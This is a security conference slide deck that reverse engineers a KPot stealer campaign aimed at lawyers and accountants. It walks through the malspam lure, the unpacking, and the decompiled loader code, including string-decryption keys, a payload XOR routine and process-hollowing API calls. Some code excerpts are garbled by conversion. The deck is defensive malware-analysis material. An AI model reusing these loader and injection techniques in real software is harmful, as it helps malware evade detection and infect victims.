



# Finders Keepers (KPot Stealers)

ZN1179

# Agenda

What will we cover?

- Disclaimer
- Operation Lawyer Loot



Don't be a Criminal

## disclaimer\_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

Don't be a Fool

## disclaimer\_1.log


I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware discussed in this talk.

If you need help on preventing the infection of your host machine please speak to someone for assistance before you run anything.

The malware discussed in this talk can steal your data and more.

## john\_f\_kennedy.log

We choose to reverse engineer! We choose to reverse engineer... We choose to reverse engineer and do the other things, not because they are easy, but because they are hard; because that goal will serve to organize and measure the best of our energies and skills, because that challenge is one that we are willing to accept, one we are unwilling to postpone, and one we intend to win, and the others, too. - John F. Kennedy





## Initial Infection Vector

MalSpam Email	
<b>From:</b>	< <a href="mailto:sidney.m@carmellaw.com">sidney.m[carmellaw(.)com]</a> >
<b>Subject:</b>	Wire confirmation
<b>Attached:</b>	img-000310519000.img
<b>Body:</b>	<p>Hello,</p> <p>Kindly find attached the confirmation for your reference</p> <p>please revert back ASAP</p> <p>Regards</p> <p>Sidney morris</p>

## Campaign Targets

- Inbox Detection and Response (IDR) Team
- Lawyers
- Real Estate Agents
- Accountants
- Tax Firms

# Operation Lawyer Loot



Extracting the Payload

terminal


```
malware@localhost ~$ md5sum img-000310519000.img
5466c52191ddd1564b4680060dc329cb img-000310519000.img
malware@localhost ~$ file img-000310519000.img
UDF filesystem data (version 1.5) NEW_FOLDER_2_
malware@localhost ~$ 7z e img-000310519000.img
malware@localhost ~$ file img-00031051900.exe
PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS
Windows
malware@localhost ~$
```



# Operation Lawyer Loot

GoSECURE

## Portex Analyzer Entropy Stage 1



# Operation Lawyer Loot

## Determining the Stage 1 Packer



- Packed with Smart Assembly
- Let's now try de4dot

The screenshot shows a Windows file explorer window titled "kpot-packed" containing a single file named "mg-00031051900". To the right of the file explorer is the "Detect It Easy 2.03" application interface. The application has several tabs: Scan, Scripts, Plugins, and Log. The Scan tab is active. The "File name:" field contains "C:/Users/malware/Desktop/kpot-packed/mg-00031051900.exe". Below the tabs are various analysis parameters:

- Type: PE
- Size: 204800
- Entropy: FLC
- S: H
- Import: Resource
- Overlay: .NET
- PE

Under "EntryPoint:", the value is "00022cea". Under "ImageBase:", the value is "00400000". Under "Number Of Sections:", the value is "0003". Under "SizeOfImage:", the value is "00038000". A table below lists detected components:

protector	Smart Assembly(6.9.0.114)[-]	S ?
library	.NET(v2.0.50727)[-]	S ?
compiler	VB.NET(-)[-]	S ?
linker	Microsoft Linker(3.0)[EXE32]	S ?

At the bottom of the application window, there are buttons for "Options", "About", and "Exit". A progress bar at the bottom indicates "100%" completion.

# Operation Lawyer Loot



## Unpacking Stage 1

- de4dot detected smart assembly
- Let's have a look in DnSpy!

```
C:\Windows\system32\cmd.exe
06/03/2019 02:45 PM           386 de4dot-x64.exe.config
06/03/2019 02:45 PM          144,896 de4dot.blocks.dll
06/03/2019 02:45 PM        1,102,336 de4dot.code.dll
06/03/2019 02:45 PM         43,520 de4dot.cui.dll
06/03/2019 02:45 PM          4,608 de4dot.exe
06/03/2019 02:45 PM          386 de4dot.exe.config
06/03/2019 02:45 PM          20,992 de4dot.mdecrypt.dll
06/03/2019 02:45 PM        1,136,128 dnlib.dll
05/31/2019 08:43 AM       204,800 img-00031051900.exe
06/03/2019 02:45 PM    <DIR>      LICENSES
                         23 File(s)   2,752,626 bytes
                         3 Dir(s)  13,128,671,232 bytes free

C:\Users\malware\Desktop\Tools\de4dot-net35>de4dot.exe img-00031051900.exe
de4dot v3.1.41592.3405 Copyright <C> 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected SmartAssembly 6.9.0.114 <C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe>
Cleaning C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe
Renaming all obfuscated symbols
Saving C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900-cleaned.exe
C:\Users\malware\Desktop\Tools\de4dot-net35>
```

# Operation Lawyer Loot



## Identifying Stage 2 Loader Packed Data

Assembly Explorer

- pgk2 (0.0.0.0)
  - pgk2.exe
    - PE
    - References
    - Resources
      - data.Resources.resources
      - SmartAssembly.SmartUsageWithUI.ConfirmFeatureUsageReport.png
      - SmartAssembly.SmartUsageWithUI.Resources.current.png
      - SmartAssembly.SmartUsageWithUI.Resources.data.png
      - SmartAssembly.SmartUsageWithUI.Resources.default.ico
      - SmartAssembly.SmartUsageWithUI.Resources.error.png
      - SmartAssembly.SmartUsageWithUI.Resources.error16.png
      - SmartAssembly.SmartUsageWithUI.Resources.network.png
      - SmartAssembly.SmartUsageWithUI.Resources.ok.png
      - SmartAssembly.SmartUsageWithUI.Resources.warning16.png
      - SmartAssembly.SmartUsageWithUI.Resources.(logo).png
    - 资源
      - 冯明叫老百姓会认.resourses
      - 八港国港美七认

Packed Data in Resources

```
1347 if (Operators.ConditionalCompareObjectEqual(executablePath, text + "#nsgdfgdsp$$$$.exe$$$"), false))
1348 {
1349     goto IL_150;
1350 }
1351 IL_15A:
1352 num2 = 23;
1353 IL_15D:
1354 num2 = 26;
1355 string sourceFileName = Interaction.Environ(Class15.smethod_30("8HMlhLTGvQOih4lcE50F9A==")) + Class15.smethod_30("rPYkL:
Class15.smethod_30("8HM1hM12pL90Lp7wY5d2wg==");
1356 IL_18A:
1357 num2 = 27;
1358 IL_18D:
1359 num2 = 28;
1360 IL_190:
1361 num2 = 29;
1362 string destFileName = "" + str + "\\\" + text2;
1363 IL_1A6:
1364 num2 = 30;
1365 byte[] byte_ = (byte[])resourceManager.GetObject("八港国港美七认");
1366 
1367 num2 = 31;
1368 byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2ZzgBw+mmuIDsSYXzug4//mjETWOU+Mi913jw=="));
1369 
1370 num2 = 32;
1371 File.Delete(text + text2);
1372 IL_1E2:
1373 num2 = 33;
1374 File.Copy(sourceFileName, destFileName, true);
1375 IL_1EF:
1376 num2 = 34;
1377 Class15.smethod_16(new object[])
1378 {
1379     string.Empty,
1380     array2,
1381     false,
1382     false,
1383     Application.ExecutablePath
1384 }
1385 
1386 num2 = 35;
```

Get Packed Data

Unpacking Packed Data

Injection Funtion



# Operation Lawyer Loot



## Stage 2 Loader String Decryptor

- Uses Rijndael for string obfuscation
- We can use C# in Visual Studio!

```
static string smethod_30(string string_0)
{
    string s = "美明八零会家美";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```



# Operation Lawyer Loot



## Stage 2 Loader Rijndael String Decryptor Key

00000000	98	00	17	89	1f	f6	7c	f8	a2	0f	00	00	00	00	98	..... .....
00000010	00	17	89	1f	f6	7c	f8	a2	0f	00	00	00	00	00	00	..... .....

Figure: Stage 2 Loader - Rijndael Cipher Key



# Operation Lawyer Loot



## Stage 2 Loader String Decryptor in Visual Studio

```
class Program
{
    1 reference
    static string decode(string string_0)
    {
        string s = "美明八零会家美";
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        string result;
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
        return result;
    }
    0 references
    static void Main(string[] args)
    {
        Console.WriteLine(decode(args[0]));
    }
}
```




# Operation Lawyer Loot



## Stage 2 Loader Unpacking Routine Key

```
byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2ZZgBw+mmuIDsSYXZug4//mjETWOU  
+Mi913jw="));
```



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is ".\kpot.exe "Hb7onq2ZZgBw+mmuIDsSYXZug4//mjETWOU+Mi913jw="" sdgfight##@##%@##@3". The window has a dark blue background and white text.

Figure: Stage 2 Loader - Unpacking Routine Key



# Operation Lawyer Loot



## Stage 2 Loader Decryption Routine

```
245     static byte[] smethod_6(byte[] byte_0, string string_0)
246     {
247         checked
248         {
249             byte[] array = new byte[byte_0.Length + 1];
250             int num = (int)(byte_0[byte_0.Length - 1] ^ 112);
251             byte[] bytes = Encoding.Default.GetBytes(string_0);
252             int num2 = 0;
253             int num3 = byte_0.Length - 1;
254             for (int i = num2; i <= num3; i++)
255             {
256                 int num4;
257                 array[i] = (byte)((int)byte_0[i] ^ num ^ (int)bytes[num4]);
258                 if (num4 == string_0.Length - 1)
259                 {
260                     num4 = 0;
261                 }
262                 else
263                 {
264                     num4++;
265                 }
266             }
267             return (byte[])Utils.CopyArray((Array)array, new byte[byte_0.Length - 2]
268         }
269     }
270 }
```




Figure: Stage 2 Loader - Payload Decryption Routine

# Operation Lawyer Loot



## Stage 2 Loader Injection Attempts

```
425     static bool smethod_16(object[] object_0)
426     {
427         int num = 1;
428         checked
429         {
430             while (!Class15.smethod_27(object_0))
431             {
432                 num++;
433                 if (num > 6)
434                 {
435                     return false;
436                 }
437             }
438             return true;
439         }
440     }
```

Figure: Stage 2 Loader - Injection Attempts

# Operation Lawyer Loot



## Stage 2 Loader Injection Method

```
static bool smethod_27(object[] object_0)
{
    Class5.Class6 @class = new Class5.Class6();
    Class8.Delegate1 @delegate = Class5.smethod_0<Class8.Delegate1>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate2 delegate2 = Class5.smethod_0<Class8.Delegate2>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate3 delegate3 = Class5.smethod_0<Class8.Delegate3>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate4 delegate4 = Class5.smethod_0<Class8.Delegate4>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate5 delegate5 = Class5.smethod_0<Class8.Delegate5>(Class15.smethod_36["eDAECoHuT4guqKSV0Gp4yg=="]);
    Class8.Delegate6 delegate6 = Class5.smethod_0<Class8.Delegate6>(Class15.smethod_36["eDAECoHuT4guqKSV0Gp4yg=="]);
    Class8.Delegate7 delegate7 = Class5.smethod_0<Class8.Delegate7>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate8 delegate8 = Class5.smethod_0<Class8.Delegate8>(Class15.smethod_36["eDAECoHuT4guqKSV0Gp4yg=="]);
    string text = (string)object_0[0];
    byte[] array = (byte[])object_0[1];
    bool flag = (bool)object_0[2];
    bool flag2 = (bool)object_0[3];
    string text2 = (string)object_0[4];
    int num = 0;
    string text3 = string.Format("\\"{0}\\\"", text2);
    Class8.Struct1 @struct = default(Class8.Struct1);
    @class.struct0_0 = default(Class8.Struct0);
    @struct.uint_0 = Convert.ToInt32(Marshal.SizeOf(typeof(Class8.Struct1)));
    bool result;
    try
    {
        Class5.Class6.Class7 class2 = new Class5.Class6.Class7();
        class2.class6_0 = @class;
        if (!string.IsNullOrEmpty(text))
            Class15.smethod_36["kvDwT2m955ig9LvIKq8J7Q=="]);
        Class15.smethod_36["M+Cx1wPRKQCOPwhR5g7WQ=="];
        Class15.smethod_36["4Muuh60oEKoaAbNvulkw=="]);
        Class15.smethod_36["OCVbYDSkb4"];
        Class15.smethod_36["C140ik/RQZbeXfD"];
        Class15.smethod_36["FjiFXnNT"];
        Class15.smethod_36["kkXqZt0GjZ7"];
        Class15.smethod_36["+Fp;"];
        Class15.smethod_36["-3YkW="]);
        Class15.smethod_36["e4WJnVJ"];
        Class15.smethod_36[""okL4yaE"];
        Class15.smethod_36[".laq4"];
        Class15.smethod_36["-fXVD4="]);
        Class15.smethod_36["BGwD0JVC"];
        Class15.smethod_36[".tw="]);
        Class15.smethod_36["iv1liydF"];
        Class15.smethod_36[".v9Qo"];
        Class15.smethod_36[".FvO!C"]);
        Class15.smethod_36[""iy1liydF"];
        Class15.smethod_36[".v9Qo"];
        Class15.smethod_36[".FvO!C"]);
    }
    catch { }
}
```

Figure: Unpacking KPot - API Function Name Encryption

# Operation Lawyer Loot



## Stage 2 Loader Injection API Function Name Decryption

```
static string smethod_36(string string_0)
{
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Figure: Unpacking KPot - Decrypt Injection API Function Names


# Operation Lawyer Loot



## Stage 2 Loader RFC-2898 / Rijndael String Decryptor Key

```
00000000 ee 77 8a 97 5f 56 f8 56   fa 18 82 54 d8 f3 a6 91 | .w..._V.V...T....|
00000010 d0 ef 76 2a 21 b3 ab 1c   eb 8d 61 04 ec c7 50 96 | ..v*!.....a....P.|
```

Figure: Stage 2 Loader - RFC-2898 / Rijndael String Decryption Key



# Operation Lawyer Loot



## Stage 2 Loader Injection API Function Name Decryption

```
Windows PowerShell
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FZQR27Y43sDb0N97KOJGAg==">
svhost
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "kVdWt2m955ig9LvIKqBJ7Q==">
CreateProcessA
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "M+Cx1wPRkCQPwhR5g7XQekaqAMuhh60oEKoaAbNvuIk=">
ReadProcessMemory
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "OCVByD5Kb4dyMngcmPozmijexOC140ik/RQZbeXPCDo=">
WriteProcessMemory
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FjiFXnN7CBcQa33vgPA3BS5YtkkXqZt0GLjZJiitb8=">
GetThreadContext
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "e4WJnVJ/R9vGiA+MBU/59/rUjihz+FgywIBB0+3Vkvw=">
NtSetContextThread
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "oKL4yaE9EBm/y9S+kqvCkaq4w3M21Bt7/g7gAFxXVD4=">
NtUnmapViewOfSection
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "BGwD0JvCcYuc0GAsN3P9tw==">
VirtualAllocEx
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "iy11jydF6nv90hRn+++0LQ==">
NtResumeThread
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug>
```

Figure: Unpacking KPOT - Process Hollowing Functions

# Operation Lawyer Loot



## Stage 2 Loader Unpacking Process Hollowing with pe-sieve

drdpy v6.0.5 (32-bit, Administrator, Debugging)

File Edit View Debug Window Help

Assembly Explorer

Class15

Set Breakpoint Here

NtResumeThread

Unpack with pe-sieve

Administrator: Windows PowerShell

```
PS C:\ProgramData\chocolatey\lib\pesieve\tools> ./pe-sieve.exe /imp /pid 1272 /dmode 0
PID: 1272
Modules filter: all accessible (default)
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
Scanning workingset: 35 memory regions.
[+] Report dumped to: process_1272
[+] Dumped module to: process_1272\400000.rec.exe as Unmapped
[+] Dumped modified to: process_1272
PID: 1272
-- 
SUMMARY:
Total scanned: 0
Skipped: 0
-
Hooked: 0
Replaced: 0
Detached: 0
Implanted: 1
Other: 0
Total suspicious: 1
-- 
PS C:\ProgramData\chocolatey\lib\pesieve\tools>
```

Process Hacker [malware-pc\malware]

Name	PID	CPU	I/O total ...	Private b...	User name	Description
audiod.exe	1528			15.39 MB		Windows Audio Device Gra
svhost.exe	860			7.5 MB		Host Process for Windows
dwm.exe	1244			1.6 MB	malware-pc\malware	Desktop Window Manager
svchost.exe	888			17.82 MB		Host Process for Windows
svchost.exe	116			8.6 MB		Host Process for Windows
svchost.exe	740			13.95 MB		Host Process for Windows
spoolv.exe	1176			6.45 MB		Spooler SubSystem App
svchost.exe	1212			10.67 MB		Host Process for Windows
svchost.exe	1344			7.25 MB		Host Process for Windows
svchost.exe	1792			1.96 MB		Host Process for Windows
taskhost.exe	2040			2.96 MB	malware-pc\malware	Host Process for Windows
sppsvc.exe	1648			5.59 MB		Microsoft Software Protect
explorer.exe	1084	0.04	43.96 MB	malware-pc\malware		Windows Explorer
VBoxTray.exe	1652		28 B/s	2.77 MB	malware-pc\malware	VirtualBox Guest Additions
drdpy-v6.exe	2588			183.41 MB	malware-pc\malware	drdpy-v6
img-00030531900-ds...	2864			9.63 MB	malware-pc\malware	Maven Installer
img-00030531900...	1272			456 MB	malware-pc\malware	Malicious Installer
powernell.exe	2490			36.05 MB	malware-pc\malware	Windows PowerShell
Process Hacker	3060			35.77 MB	malware-pc\malware	Process Hacker
powernell.exe	3060			35.77 MB	malware-pc\malware	Windows PowerShell
SearchIndexer.exe	2224			21.55 MB		Microsoft Windows Search
imrnbtik.exe	2324			10.51 MB		Windows Media Player Net
svchost.exe	2584			10.71 MB		Host Process for Windows
svchost.exe	2056			63.05 MB		Host Process for Windows
svchost.exe	932			7.12 MB	malware-pc\malware	General Windows Host

Target Suspended Process

## Operation Lawyer Loot




KPot v2.0 Strings

Quick Filter	Section: (all)
986 Items	
Graph (fcn.00410286)	Dashboard
Hexdump	Strings
Search	Classes
VTable	

# Operation Lawyer Loot

